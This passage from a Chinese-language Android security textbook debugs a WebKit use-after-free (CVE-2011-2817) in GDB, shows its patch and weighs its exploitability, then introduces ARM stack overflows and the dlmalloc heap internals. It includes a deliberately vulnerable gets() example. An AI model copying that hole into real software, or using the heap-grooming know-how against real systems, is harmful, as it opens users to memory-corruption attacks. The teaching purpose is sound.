    at external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:297
#4  0x5d675eac in WebCore::ReplacementFragment::ReplacementFragment
(this=0x5ea004a8, document=<optimized out>,
    fragment=<optimized out>, matchStyle=<optimized out>, selection=...)
    at external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:178
#5  0x5d6764c2 in WebCore::ReplaceSelectionCommand::doApply
(this=0x5a621800)
    at external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:819
#6  0x5d66701c in WebCore::EditCommand::apply (this=0x5a621800) at
external/webkit/Source/WebCore/editing/EditCommand.cpp:92
#7  0x5d66e2e2 in WebCore::executeInsertFragment (frame=<optimized out>,
```

```
fragment=<optimized out>)
    at external/webkit/Source/WebCore/editing/EditorCommand.cpp:194
#8  0x5d66e328 in WebCore::executeInsertHTML (frame=0x5aa65690, value=...)
    at external/webkit/Source/WebCore/editing/EditorCommand.cpp:492
#9  0x5d66d3d4 in WebCore::Editor::Command::execute (this=0x5ea0068c,
parameter=..., triggeringEvent=0x0)
    at external/webkit/Source/WebCore/editing/EditorCommand.cpp:1644
#10 0x5d6491a4 in WebCore::Document::execCommand (this=0x5aa1ac80,
commandName=..., userInterface=<optimized out>, value=...)
    at external/webkit/Source/WebCore/dom/Document.cpp:4053
#11 0x5d5c7df6 in WebCore::DocumentInternal::execCommandCallback
(args=<optimized out>)
    at .../libwebcore_intermediates/Source/WebCore/bindings/V8Document.
cpp:1473
#12 0x5d78dc22 in HandleApiCallHelper<false> (isolate=0x4173c468, args=...)
at
external/v8/src/builtins.cc:1120
[...]
```

从中可以看出，调用栈非常完整，里面的一些函数调用最终导致了崩溃。对于 ARM 架构，可以通过查看 LR 寄存器的指向来明确程序是如何跳转到当前地址的。根据当前是 Thumb 模式还是 ARM 模式，将 LR 指向的地址减去 2 或 4，然后 dump 内存。如果 LR 的值是奇数，那么这个地址一定指向 Thumb 指令。

```
(gdb) x/i $lr - 2
   0x5d46fee3 <WebCore::Node::parentNode() const+18>: blx     r2
```

这是一条跳转到 R2 寄存器的分支指令。查看 `R2` 寄存器的值可以确定程序为何在 0 处崩溃。

```
(gdb) i r r2
r2              0x0      0
```

上面的结果非常明显地解释了为何程序在崩溃的时候到达了地址 0。

这当然还不是最终原因，所以要继续向后追踪数据流，查看 R2 为什么变成了 0。分支语句跳转到 0 显然是不正常的，所以继续查看调用函数的反汇编。

```
(gdb) up
#1  0x5d46fee4 in WebCore::Node::parentNode (this=0x594134b0) at
external/webkit/Source/WebCore/dom/Node.h:731
731         return getFlag(IsShadowRootFlag) || isSVGShadowRoot() ? 0 :
parent();
(gdb) disas
Dump of assembler code for function WebCore::Node::parentNode() const:
   0x5d46fed0 <+0>:     push    {r4, lr}
   0x5d46fed2 <+2>:     mov     r4, r0
   0x5d46fed4 <+4>:     ldr     r3, [r0, #36]    ; 0x24
   0x5d46fed6 <+6>:     lsls    r1, r3, #13
   0x5d46fed8 <+8>:     bpl.n 0x5d46fede <WebCore::Node::parentNode()const+14>
   0x5d46feda <+10>:    movs    r0, #0
   0x5d46fedc <+12>:    pop     {r4, pc}
   0x5d46fede <+14>:    ldr     r1, [r0, #0]
   0x5d46fee0 <+16>:    ldr     r2, [r1, #112]   ; 0x70
   0x5d46fee2 <+18>:    blx     r2
```

```
=> 0x5d46fee4 <+20>:    cmp     r0, #0
   0x5d46fee6 <+22>:    bne.n   0x5d46feda <WebCore::Node::parentNode()const+10>
   0x5d46fee8 <+24>:    ldr     r0, [r4, #12]
   0x5d46feea <+26>:    pop     {r4, pc}
End of assembler dump.
```

这个反汇编列表展示了一个较短的函数，其中包含了跳转到 R2 的分支语句。这个函数并没有接收任何参数，所以整个执行过程只依赖于对象的成员。向后分析可以看到，R2 的值是从 R1 指向的内存偏移 112 处取到的，而 R1 又是从 R0 指向的内存偏移 0 处取到的。现在确认一下是否是这些内存使 R2 变为 0。

```
(gdb) i r r1
r1             0x5a621fa0      1516380064
(gdb) x/wx $r1 + 112
0x5a622010: 0x00000000
(gdb) x/wx $r0
0x5a621088: 0x5a621fa0
```

确认了！可以肯定 0x5a621fa0 或者 0x5a621088 的内存块出了问题。继续检查这些内存块是被释放状态还是被使用状态，只需查看 0x5a621088 处内存块的头部即可。

```
(gdb) x/2wx $r0 - 0x8
0x5a621080: 0x00000000  0x00000031
```

查看第二个 32 位的值，它对应于当前内存块的大小，最低三位是标志位。第二位标志位为 0 说明当前内存块是释放状态！所以可以肯定，这是一个释放后重用漏洞。

接下来，要知道这个内存块是在哪里被释放的。退出调试器，跟之前一样，再次让进程崩溃。让 shell 脚本 debugging.sh 开始等待，然后启动浏览器，接下来用 GDB 服务器附加到进程。

注意 对话框会间断性地出现，来询问是否要继续等待浏览器响应。这是正常现象，因为调试器让浏览器停止了执行。只需要点击等待（Wait）按钮（或者就忽略对话框）即可。

当浏览器再次启动时，用 GDB 客户端连接 GDB 服务器。这次，在调用函数中设置一个用于追踪的断点，赶在崩溃之前与调试器进行交互：

```
(gdb) break 'WebCore::Node::parentNode() const'
Breakpoint 1 at 0x5d46fed2: file external/webkit/Source/WebCore/dom/Node.h,
line 730.
(gdb) commands
Type commands for breakpoint(s) 1, one per line.
End with a line saying just "end".
>cont
>end
(gdb) cont
Continuing.
```

不幸的是，你会很快发现这个断点被命中得过于频繁了。这是因为 WebKit 代码里的很多地方都调用了 `parentNode` 函数。为了解决这个问题，在更上一层的函数中下一个断点。

```
(gdb) break \
'WebCore::ReplacementFragment::removeNode(WTF::PassRefPtr<WebCore::Node>)'
Breakpoint 1 at 0x5d6748d4: file
external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.cpp, line
211.
(gdb) cont
Continuing.
```

设置断点之后，再次载入引发崩溃的页面。

```
[Switching to Thread 18733]
Breakpoint 1, WebCore::ReplacementFragment::removeNode (this=0x5ea004a8,
node=...)
    at external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:211
211     {
(gdb)
```

让程序在崩溃前停止，通过创建一个用来追踪的断点，就能够知道 `free` 函数是在哪里被调用的了。为了减少干扰，可以把断点限制在当前线程中，但是需要事先知道当前的线程号。

```
   (gdb) info threads
...
* 2    Thread 18733      WebCore::ReplacementFragment::removeNode
(this=0x5e9004a8, node=...)
    at external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:211
...
```

现在知道了当前的线程号是 2，创建这个线程下的断点，然后设置一个在断点命中时执行一些列命令的脚本。

```
(gdb) break dlfree thread 2
Breakpoint 2 at 0x401259e2: file
bionic/libc/bionic/../upstream-dlmalloc/malloc.c, line 4711.
(gdb) commands
Type commands for breakpoint(s) 2, one per line.
End with a line saying just "end".
>silent
>printf "free(0x%x)\n", $r0
>back
>printf "\n"
>cont
>end
(gdb) cont
Continuing.
```

继续执行后，就能立刻看到断点命中时的输出了。在浏览器再次崩溃之前，无需过于关注这些输出。

注意　在崩溃之前，只需要告诉浏览器继续执行一次。如果调试器在此过程中发生了多次停顿，那么最好杀掉浏览器进程并再次尝试。通过编写 script.gdb 脚本来完成整个步骤会让重启整个过程变得不那么麻烦。

当浏览器再次崩溃，查看 R0 中的值：

```
(gdb) i r r0
r0             0x5a6a96d8      1516934872
```

然后向前查找调试器的输出，找到哪个 `free` 释放了这个地址处的内存块。

```
free(0x5a6a96d8)
#0  dlfree (mem=0x5a6a96d8) at
bionic/libc/bionic/../upstream-dlmalloc/malloc.c:4711
#1  0x401229c0 in free (mem=<optimized out>) at
bionic/libc/bionic/malloc_debug_common.cpp:230
#2  0x5d479b92 in WebCore::Text::~Text (this=0x5a6a96d8, __in_
chrg=<optimized
out>) at external/webkit/Source/WebCore/dom/Text.h:30
#3  0x5d644210 in WebCore::removeAllChildrenInContainer<WebCore::Node,
WebCore::ContainerNode> (container=<optimized out>)
    at external/webkit/Source/WebCore/dom/ContainerNodeAlgorithms.h:64
#4  0x5d644234 in removeAllChildren (this=0x5a8d36f0) at
external/webkit/Source/WebCore/dom/ContainerNode.cpp:76
#5  WebCore::ContainerNode::~ContainerNode (this=0x5a8d36f0,
__in_chrg=<optimized out>)
    at external/webkit/Source/WebCore/dom/ContainerNode.cpp:100
#6  0x5d651890 in WebCore::Element::~Element (this=0x5a8d36f0,
__in_chrg=<optimized out>)
    at external/webkit/Source/WebCore/dom/Element.cpp:118
#7  0x5d65c5b4 in WebCore::StyledElement::~StyledElement (this=0x5a8d36f0,
__in_chrg=<optimized out>)
    at external/webkit/Source/WebCore/dom/StyledElement.cpp:121
#8  0x5d486830 in WebCore::HTMLElement::~HTMLElement (this=0x5a8d36f0,
__in_chrg=<optimized out>)
    at external/webkit/Source/WebCore/html/HTMLElement.h:34
#9  0x5d486848 in WebCore::HTMLElement::~HTMLElement (this=0x5a8d36f0,
__in_chrg=<optimized out>)
    at external/webkit/Source/WebCore/html/HTMLElement.h:34
#10 0x5d46fb9a in WebCore::TreeShared<WebCore::ContainerNode>::removedLast
Ref
(this=<optimized out>)
    at external/webkit/Source/WebCore/platform/TreeShared.h:118
#11 0x5d46aef0 in deref (this=<optimized out>) at
external/webkit/Source/WebCore/platform/TreeShared.h:79
#12 WebCore::TreeShared<WebCore::ContainerNode>::deref (this=<optimized
out>)
    at external/webkit/Source/WebCore/platform/TreeShared.h:68
#13 0x5d46f69a in ~RefPtr (this=0x5e9003e8, __in_chrg=<optimized out>) at
external/webkit/Source/JavaScriptCore/wtf/RefPtr.h:58
#14 WebCore::Position::~Position (this=0x5e9003e8, __in_chrg=<optimized
out>)
at external/webkit/Source/WebCore/dom/Position.h:52
#15 0x5d675d60 in WebCore::ReplacementFragment::removeUnrenderedNodes
(this=0x5e9004a8, holder=0x5a6c5fe0)
...
```

找到了！从上面的结果可以看到，内存块是被 `WebCore::Text` 对象的析构函数所释放。进

7

一步仔细查看调用栈可以发现，有一个缓冲区在删除 HTML 元素 ContainerNode 的所有子节点时被释放，这发生在第一次调用 removeNode 的时候，即最初放置断点的地方。检查 removeNode 第二次调用时的 node 参数，可以看到这个指针被传了进来，而这原本不应该发生。

到现在为止，已经确定了这是一个释放后重用漏洞，但是仍然没有找到问题的根源。为了解决这个问题，需要进一步探索调用栈，带着怀疑的态度去分析程序在哪里发生了错误。把注意力集中在调用 removeNode 的函数 removeUnrenderedNodes 上。这个函数的代码如下：

```
287 void ReplacementFragment::removeUnrenderedNodes(Node* holder)
288 {
289     Vector<Node*> unrendered;
290
291     for (Node* node = holder->firstChild(); node;
                node = node->traverseNextNode(holder))
292         if (!isNodeRendered(node) && !isTableStructureNode(node))
293             unrendered.append(node);
294
295     size_t n = unrendered.size();
296     for (size_t i = 0; i < n; ++i)
297         removeNode(unrendered[i]);
298 }
```

在这个函数中，第 291 行的循环使用了 traverseNextNode 方法来遍历传入的 Node 对象子节点。对于每一个子节点，循环内的代码将非表结构的节点和未渲染的节点添加到 unrendered 容器（Vector）中。接下来，在第 296 行的循环中处理所有未渲染的节点对象。

第一次调用 removeNode 的时候程序很可能是正常的，而第二次调用的时候使用了一个已经释放的指针。目前除了知道释放发生的位置和在哪里使用了释放后的内存块以外，我们还通过 dlfree 的调用栈知道，removeNode 函数会删除所有传入的 ContainerNode 子节点。我们依然不清楚问题的根源，不确定是什么导致了释放后重用。问题似乎不太可能发生在 isNodeRendered 和 isTableStructureNode 函数中，剩下的函数就只有 traverseNextNode 了。这个函数的源代码如下所示：

```
1116 Node* Node::traverseNextNode(const Node* stayWithin) const
1117 {
1118     if (firstChild())
1119         return firstChild();
1120     if (this == stayWithin)
1121         return 0;
1122     if (nextSibling())
1123         return nextSibling();
1124     const Node *n = this;
1125     while (n && !n->nextSibling() && (!stayWithin ||
                                        n->parentNode() != stayWithin))
1126         n = n->parentNode();
1127     if (n)
1128         return n->nextSibling();
1129     return 0;
1130 }
```

第1118行和1119行最能说明原因。这个函数会递归遍历子节点，因此 unrendered 容器中会包含所有未渲染的节点及其子节点。正因为如此，当 removeNode 第一次返回时，unrendererered 容器中会包含第一个节点中已经删除的子节点。

可以通过查看第一次调用 removeNode 时 unrendered 容器的状态来验证这个想法。

```
Breakpoint 1, WebCore::ReplacementFragment::removeNode (this=0x5ea004a8,
node=...)
    at external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:211
211     {
(gdb) up
#1  0x5d675d5a in WebCore::ReplacementFragment::removeUnrenderedNodes
(this=0x5ea004a8, holder=0x5ab3e550)
    at external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:297
297             removeNode(unrendered[i]);
(gdb) p/x n
$1 = 0x2
(gdb) x/2wx unrendered.m_buffer.m_buffer
0x6038d8b8: 0x5edbf620  0x595078c0
```

可以看到有两个条目指向 Node 对象，分别是 0x5edbf620 和 0x595078c0。查看这些 Node 对象的内容就能知道它们的关联，尤其是第一个节点是否为第二个节点的父节点。

```
(gdb) p/x *(Node *)0x5edbf620
$2 = {
[...]
    m_parent = 0x5ab3e550
[...]
}
(gdb) p/x *(Node *)0x595078c0
$3 = {
[...]
    m_parent = 0x5edbf620
[...]
}
(gdb)
```

答案是肯定的！可以到此为止了，但是为了确定这个结论，还需要继续跟踪这两个对象（直到崩溃）来确保没有意外发生。

可以看到容器中的第二个条目有一个 m_parent 域已经被释放了。在 dlfree 处下一个断点。这一次，让 GDB 显示通常的断点提示消息，然后让程序继续自动执行。

```
(gdb) break dlfree thread 2
Breakpoint 2 at 0x401259e2: file
bionic/libc/bionic/../upstream-dlmalloc/malloc.c,
line 4711.
(gdb) commands
Type commands for breakpoint(s) 2, one per line.
End with a line saying just "end".
>cont
```

```
>end
(gdb) cont
Continuing.
[...]
Breakpoint 2, dlfree (mem=0x595078c0) at
bionic/libc/bionic/../upstream-dlmalloc/malloc.c:4711
[...]
Breakpoint 2, dlfree (mem=0x5edbf620) at
bionic/libc/bionic/../upstream-dlmalloc/malloc.c:4711
[...]
```

可以再次看到这两个指针被释放。第一次调用释放了子节点，第二次调用释放了第一个节点。接下来，原本在 `removeNode` 处的断点会被命中。

```
Breakpoint 1, WebCore::ReplacementFragment::removeNode (this=0x5ea004a8,
node=...)
    at external/webkit/Source/WebCore/editing/ReplaceSelectionCommand.
cpp:211
211     {
(gdb) p/x node
$4 = {
  m_ptr = 0x595078c0
}
```

最后，确认传入 `removeNode` 的节点确实是已经释放的子节点。如果继续执行，就会有未定义的行为发生，因为将对已经释放的对象进行操作。

所以这个问题的根源是 `removeNode` 和 `removeUnrenderedNodes` 函数在删除节点时遍历了所有的子节点。那么应该如何修复这个问题呢？

修复这个漏洞的方式有很多。事实上，该漏洞已经被 WebKit 开发者修复，并且赋予编号 CVE-2011-2817。Android 中还存在这个漏洞其实是个疏漏，可能是由于谷歌对于安全优先级定义的差异造成的。WebKit 开发者官方推出的补丁如下：

```
diff --git a/Source/WebCore/editing/ReplaceSelectionCommand.cpp
b/Source/WebCore/editing/ReplaceSelectionCommand.cpp
index d4b0897..8670dfb 100644
--- a/Source/WebCore/editing/ReplaceSelectionCommand.cpp
+++ b/Source/WebCore/editing/ReplaceSelectionCommand.cpp
@@ -292,7 +292,7 @@

 void ReplacementFragment::removeUnrenderedNodes(Node* holder)
 {
-    Vector<Node*> unrendered;
+    Vector<RefPtr<Node> > unrendered;

     for (Node* node = holder->firstChild(); node;
             node = node->traverseNextNode(holder))
         if (!isNodeRendered(node) && !isTableStructureNode(node))
```

上面的补丁修改了 `unrendered` 容器的声明，让它成为一个引用计数的指针，而不是之前的原始指针。虽然这个修复可以避免释放后重用漏洞，但是还有一种更加高效的方法。`traverseNextSibling` 函数实现了和 `traverseNextNode` 同样的行为，除了一个关键的差异：

前者并不遍历子节点。因为子节点会在 `removeNode` 中删除，所以这个函数更加适用于这个情形。这样 `unrendered` 容器就不会包含这些待删除的子节点，从而避免了释放后重用漏洞。

7.9.2　判断漏洞可利用性

分析清楚漏洞产生的原因后，下一个目标是判断利用这个漏洞的难度。不管最终的目标是修复它还是利用它，根据利用的难度来划分优先级都有利于资源的合理调配。容易利用的漏洞应当比难以利用的漏洞有更高的优先级。

精确判断一个漏洞能否被利用非常困难、复杂，需要漫长的过程。根据漏洞和程序的需求，完成这项任务的时间可能从几分钟到几个月不等。当然，修复漏洞的团队可能不需要考虑这个任务，他们要做的只是修复这个漏洞。如果要给很多漏洞排出优先级，挑选出最先修复的漏洞，考虑这一问题会比较稳妥。然而，漏洞利用的研究人员就没那么轻松了，他们必须完成这个任务。

分析漏洞的可利用性很大程度上取决于分析人员的经验和知识。为了作出正确的判断，分析人员必须掌握最新的利用技术。他们必须熟悉目标平台上所有的利用缓解技术。即便是经验和知识丰富的分析人员，在判断漏洞可利用性问题上依然会面临挑战。

证明一个漏洞是否可利用有时候很容易，但是很多时候是不可能的。例如，对于前面分析的漏洞，程序的 `PC` 寄存器会被不确定的值污染。这个漏洞第一眼看起来很危险，但是在缓冲区被释放后和重用前控制它的概率很低。如何利用此类漏洞会在第 8 章中进行介绍。

7.10　小结

在本章中，我们学习了 Android 平台上的调试和漏洞分析技术。本章包含了大量 Dalvik 和原生代码的调试技术，包括如何使用常见的调试工具，如何利用自动化来提高效率，如何使用 AOSP 支持的设备来进行源代码级别的调试，以及如何通过直接在真机上调试来提高性能。我们解释了为什么符号在 ARM 平台上更加重要，说明了在非 AOSP 设备上调试所面临的困难，并提供了解决这些问题的应对方案。

本章的最后讨论了漏洞分析的两个主要目标：分析漏洞产生的根源和判断漏洞的可利用性。为读者介绍了一些漏洞分析的常见工具和技术，以便深入理解漏洞。还带领读者分析了 Android 浏览器中一个漏洞的成因，教会读者在判断漏洞可利用性方面应该怎样进行考量。

下一章考察 Android 系统用户空间中的漏洞利用技术，涵盖了关键代码的构造，与利用代码相关的操作系统特性，以及一些漏洞。

第 8 章

用户态软件的漏洞利用

本章主要介绍 Android 系统用户态软件中内存破坏漏洞的利用方法。我们会在 ARM 架构上讨论常见的漏洞类型，例如栈溢出。本章首先解释开发漏洞利用代码（exploit）中的相关实现细节；然后以一些曾经公开的 exploit 为例，帮助理解前面介绍的概念；最后以 WebKit 浏览器引擎中一个可远程利用的漏洞为例，介绍高级堆利用技术。

8.1 内存破坏漏洞基础

要理解内存破坏漏洞的利用技术，最关键的是抽象。很重要的一点是，应当避免用 C 语言这种高级语言的方式来思考问题。作为攻击者，只需要把目标机器的内存当作有限数量的内存单元，由目标程序的语义进行操作。内存单元包括某些指令类型或者函数暗含的内存区域，例如栈和堆。

接下来的几节会讨论内存破坏漏洞的典型案例，以及它们在 Android 平台上是如何被利用的。这些漏洞利用方法都有一个共同特点：攻击者利用目标代码破坏某些内存区域，使得目标程序转入攻击者预期的状态。有的攻击方式比较直接，例如将原生代码的执行流转入攻击者所控制的内存；有的则比较隐秘，攻击者可以让程序语义发生一些攻击者所设定的非预期变化（通常称之为*邪恶机器编程*）。

用户空间中堆和栈上的利用技术有非常多的细节，也有很多高级方法。需要采用的技术取决于漏洞本身，本章无法一一介绍。网上有不计其数的资源介绍与具体架构相关的细节，本章仅专注于介绍 ARM 设备的 Android 系统中最常见的漏洞利用相关概念。

8.1.1 栈缓冲区溢出

就像其他体系架构中的应用程序二进制接口（ABI）一样，ARM 嵌入式 ABI（EABI）大量使用了（特定于线程的）栈。下列是 ARM 使用的 ABI 规则：

- 函数的参数如果超过 4 个，超过的部分会使用栈来传递；
- 局部变量如果不能存储在寄存器中，则在当前栈帧中分配。特别是大于 32 比特的变量和指针引用的变量；
- 非叶节点函数（Non-leaf Function）的返回地址存储在栈上，更多关于函数返回地址的细节将在第 9 章中介绍。

如果一个函数中用到了栈,那么它通常会以prologue代码开始,以epilogue代码结束。prologue代码用来初始栈帧，epilogue 代码则用来还原栈帧。prologue 代码把函数执行过程中会遭到破坏的寄存器值保存在栈上；函数返回时，epilogue 代码就会恢复相应的寄存器值。prologue 代码也会通过调整栈指针来为栈上的局部变量分配空间。栈空间从虚拟内存高地址往低地址方向增长，所以栈指针指向的地址会在 prologue 代码中变低，在 epilogue 代码中变高。嵌套的函数调用会产生如图 8-1 所示的栈帧结构。




图 8-1　多栈帧示例

注意，尽管在 Thumb 模式下有一些处理栈指针寄存器的特殊指令（`push` 和 `pop`），栈的本质概念只是不同函数之间的 ABI 约定。栈指针寄存器也可以被用作其他目的。因此，在攻击者看来，栈上分配的局部变量与其他内存并无本质区别。

如果漏洞与栈上的局部变量有关，就十分有关注的价值，因为其附近有与控制相关的数据：已保存的函数返回地址。如图 8-1 所示，所有的局部变量都挨得很近，没有交错的控制数据。事实上，这样的栈帧布局信息被隐式地编码在了编译器生成的原生代码中。

利用局部变量越界的漏洞，攻击者可以很容易地向其他局部变量或者控制数据写入想要的数据。Aleph1 是第一位公开发表相关文章的人，这篇有较大影响的文章名为“Smashing the Stack for Fun and Profit”（Phrack 第 49 期，文章 14，http://phrack.org/issues/49/14.html#article）。由于临时字符串或数组经常被分配在栈上，所以这是一种很常见的漏洞类型。下面这段代码是一个简单的例子。

栈溢出代码样例

```
void getname() {
    struct {
        char name[32];
        int age
    } info;

    info.age = 23;
```

```
    printf("Please enter your name: ");
    gets(info.name);

    printf("Hello %s, I guess you are %u years old?!\n", info.name,
        info.age);
}
```

众所周知，gets 函数不会进行边界检查。如果往标准输入 stdin 中输入超过 32 个字符，程序行为就会出现异常。使用 GCC 4.7.1 加上选项-mthumb -mcpu=cortex-a9 -O2，生成的汇编代码如下：

栈溢出代码样例反汇编

```
00000000 <getname>:
  0: f240 0000 movw     r0, #0
```

↓ 在栈上保存返回地址

```
  4: b500      push {lr}
  6: 2317      movs      r3, #23
```

↓ 在栈上为局部变量预留空间

```
  8: b08b      sub sp, #44
  a: f2c0 0000 movt r0, #0
```

↓ 初始化变量 age 为固定值 23，之前已经将 r3 赋为 23

```
  e: 9301      str r3, [sp, #36]
 10: f7ff fffe bl 0 <printf>
```

↓ 计算缓冲区地址，作为 gets 函数的第一个参数

```
 14: a802      add       r0, sp, #4
 16: f7ff fffe bl 0 <gets>
 1a: f240 0000 movw r0, #0
```

↓ 载入局部变量 age，用于打印

```
 1e: 9a01 ldr r2, [sp, #36]
```

↓ 再次计算缓冲区地址，用于打印

```
20: a902      add r1, sp, #4
22: f2c0 0000 movt r0, #0
26: f7ff fffe bl 0 <printf>
2a: b00b      add sp, #44
```

↓ 从栈上载入返回地址并返回

```
2c: bd00      pop {pc}
```

正如前面所说，函数代码定义了栈帧布局，或者说是定义了相对 SP 寄存器的偏移。栈布局如图 8-2 所示。




图 8-2　栈帧布局样例

当攻击者输入超过 32 字节的数据时，33 到 36 字节会覆盖 age 这个局部变量，37 到 40 字节会覆盖栈上保存的返回地址。所以攻击者可以把程序执行流重定向到任意地址上，或者修改一个原本不能修改的局部变量。

由于这种漏洞类型频繁出现，GNU C 编译器实现了一种缓解措施，自从 Android 第一个版本发布就默认开启了，具体请参考 12.7 节。即便有了栈 cookie 这个缓解措施，依然可以使用一些与漏洞有关的技术来对程序发起攻击，例如马上介绍的 zergRush 漏洞利用案例中使用的技巧。尽管存在缓解措施，本章中标准的栈缓冲区溢出依然是一个用来介绍内存破坏漏洞的好例子。

8.1.2　堆的漏洞利用

生存域超过一个函数范围的非局部对象必须分配在堆上。堆上的数组和字符串与栈上的情况相同，也会面临越界的问题。除了数据本身，堆上分配的每一个对象内还有控制元数据。与栈上

的局部变量不同，堆分配变量的生命周期并非由编译器自动管理。这两个原因使堆上的漏洞变得容易利用，攻击者可以利用的漏洞也就更多了。

1. 释放后重用问题

释放后重用问题是指，应用程序使用指针访问了一个已经通过 `free` 函数或 `delete` 操作符释放过的对象。在复杂的软件中，这是一个很常见的 bug，并且很难通过人工源代码审计发现。因为 `delete` 操作符内部也依赖于 `free` 函数释放内存，所以对 `delete` 和 `free` 不作区分。

大部分堆分配器在释放一块分配过的内存时不会修改其内容，原先使用时的内存数据会保持不变。很多分配器会在释放内存块最开始的地方存储一些控制信息，但是大多数内存块内的数据依然保持原样。释放后的内存被使用时，会产生不同的情况。

- *被释放的内存还没有被用作新的内存分配* 释放后的内存被使用时，它们的内容与释放前的相同。在这种情况下，bug 可能不会表现出来。但是有些时候，析构器可能会让对象的内容失效，访问时就可能会造成程序崩溃。除此之外，这种情况还可能会导致信息泄露，攻击者可以因此获得敏感内存数据。
- *被释放的内存已经被全部或部分用作新的内存分配* 在这种情况下，两个语义上完全不同的指针指向同一内存地址，如果两种语义下的代码互相冲突，就会导致程序崩溃。例如，一个函数可能会在分配的内存中写入数据，而这些数据在另一个函数中则被用作内存地址。如图 8-3 所示。




图 8-3　堆上的释放后重用示意

如果没有被其他的内存分配使用，被释放的内存块就没有多大用处了（除非可以让程序再一次释放这块内存）。如果能通过精心构造应用的输入来产生大小相同的内存块分配，释放点就可以正好被新的分配所用。不过这种方法与特定的堆分配器实现相关。

2. 自定义分配器

大多数开发者都认为堆分配器是操作系统的一部分，但事实并非如此。操作系统只提供了页分配（大小通常是 4KB）的机制，堆分配器负责将页划分成想要分配的大小。大多数人使用的是 C 运行时库（libc）中的堆分配器，应用程序完全可以使用基于操作系统页分配机制的其他分配器。事实上，大部分桌面浏览器出于性能的考虑而采取了该做法。

认为基于 WebKit 的浏览器在所有架构上都使用 TCmalloc 分配器是一种常见的错误。Android 浏览器就是一个反例：虽然基于 WebKit，但是它使用的是 Bionic C 库中的 dlmalloc 分配器。

3. Android 系统中的 dlmalloc 分配器

Android 系统中的 Bionic libc 库内置了著名的 dlmalloc 分配器，该分配器由 Doug Lea 于 1987 年编写的。许多开源的 libc 库都使用了 dlmalloc，包括使用广泛的老版本 GNU libc。新版 GNU libc 使用了一个 dlmalloc 的修改版。

在 Android 4.1.2 以及之前版本的 Android 系统中，Bionic 均使用了 2005 年的 dlmalloc 2.8.3 版本。Android 4.2 将 dlmalloc 升级到了 2.8.6 版本。下面介绍的特性在这两个版本中均适用。

分配器的作用是将操作系统分配出来的内存页划分成内存块，其中包含与分配相关的控制信息头以及请求的程序内存。虽然请求的内存可以达到字节的粒度，但是内存块的默认大小是请求字节数向上取整得到的 8 的倍数。有时为了提高性能，内存块的大小可能是更多字节的倍数。例如在某些英特尔的主板上，内存块的大小就是 16 字节的倍数。由于要向上取整，申请不同大小的内存时，分配器实际分配的内存块可能是相同的。因此，释放后重用漏洞的利用中就可以利用这一特性向已释放的内存块填充数据。

为了提高内存分配与释放的性能，dlmalloc 在内存块中存储了控制数据。内存块最开头的两个字节存放了两个指针大小，然后紧接着存放的就是实际数据。开头的两个字节存放了前一个内存块和当前内存块的大小，这样分配器就可以从两个方向高效地遍历内存块。在释放的内存块中，实际数据部分的开头也包含一些额外的信息。对于小于 256 字节的内存块，这些额外信息是两个向前和向后的指针，用来把这些相同大小的已释放内存块组成一个双向链表。对于大于 256 字节的内存块，这些释放的内存块组成一个特里结构（trie），需要存储更多的指针。更多细节请参考 dlmalloc 源代码，其中包含大量注释。小于 256 字节的内存块结构如图 8-4 所示。




图 8-4 dlmalloc 内存块的控制头和链表结构

为了优化分配性能，释放过的小内存块会按照大小分类。由这些不同大小的内存块组成双向链表，链表头被存放在一个数组 bin 中。这使得分配内存时的查询时间是常量。使用 `free` 函数释放一个内存块时，dlmalloc 会检查它相邻的内存块是否也已经被释放，如果是，那么相邻的内存块会合并成一个内存块，这个过程叫作 coalescing。coalescing 发生于把合并后的内存块放入 bin

之前，所以 bin 并不会影响 coalescing 的行为（不同于 TCmalloc 分配器，后者只会合并那些适合成为分配缓存的内存块）。攻击者如果想要把堆分配变成可控的状态，这一特性具有较大的意义。

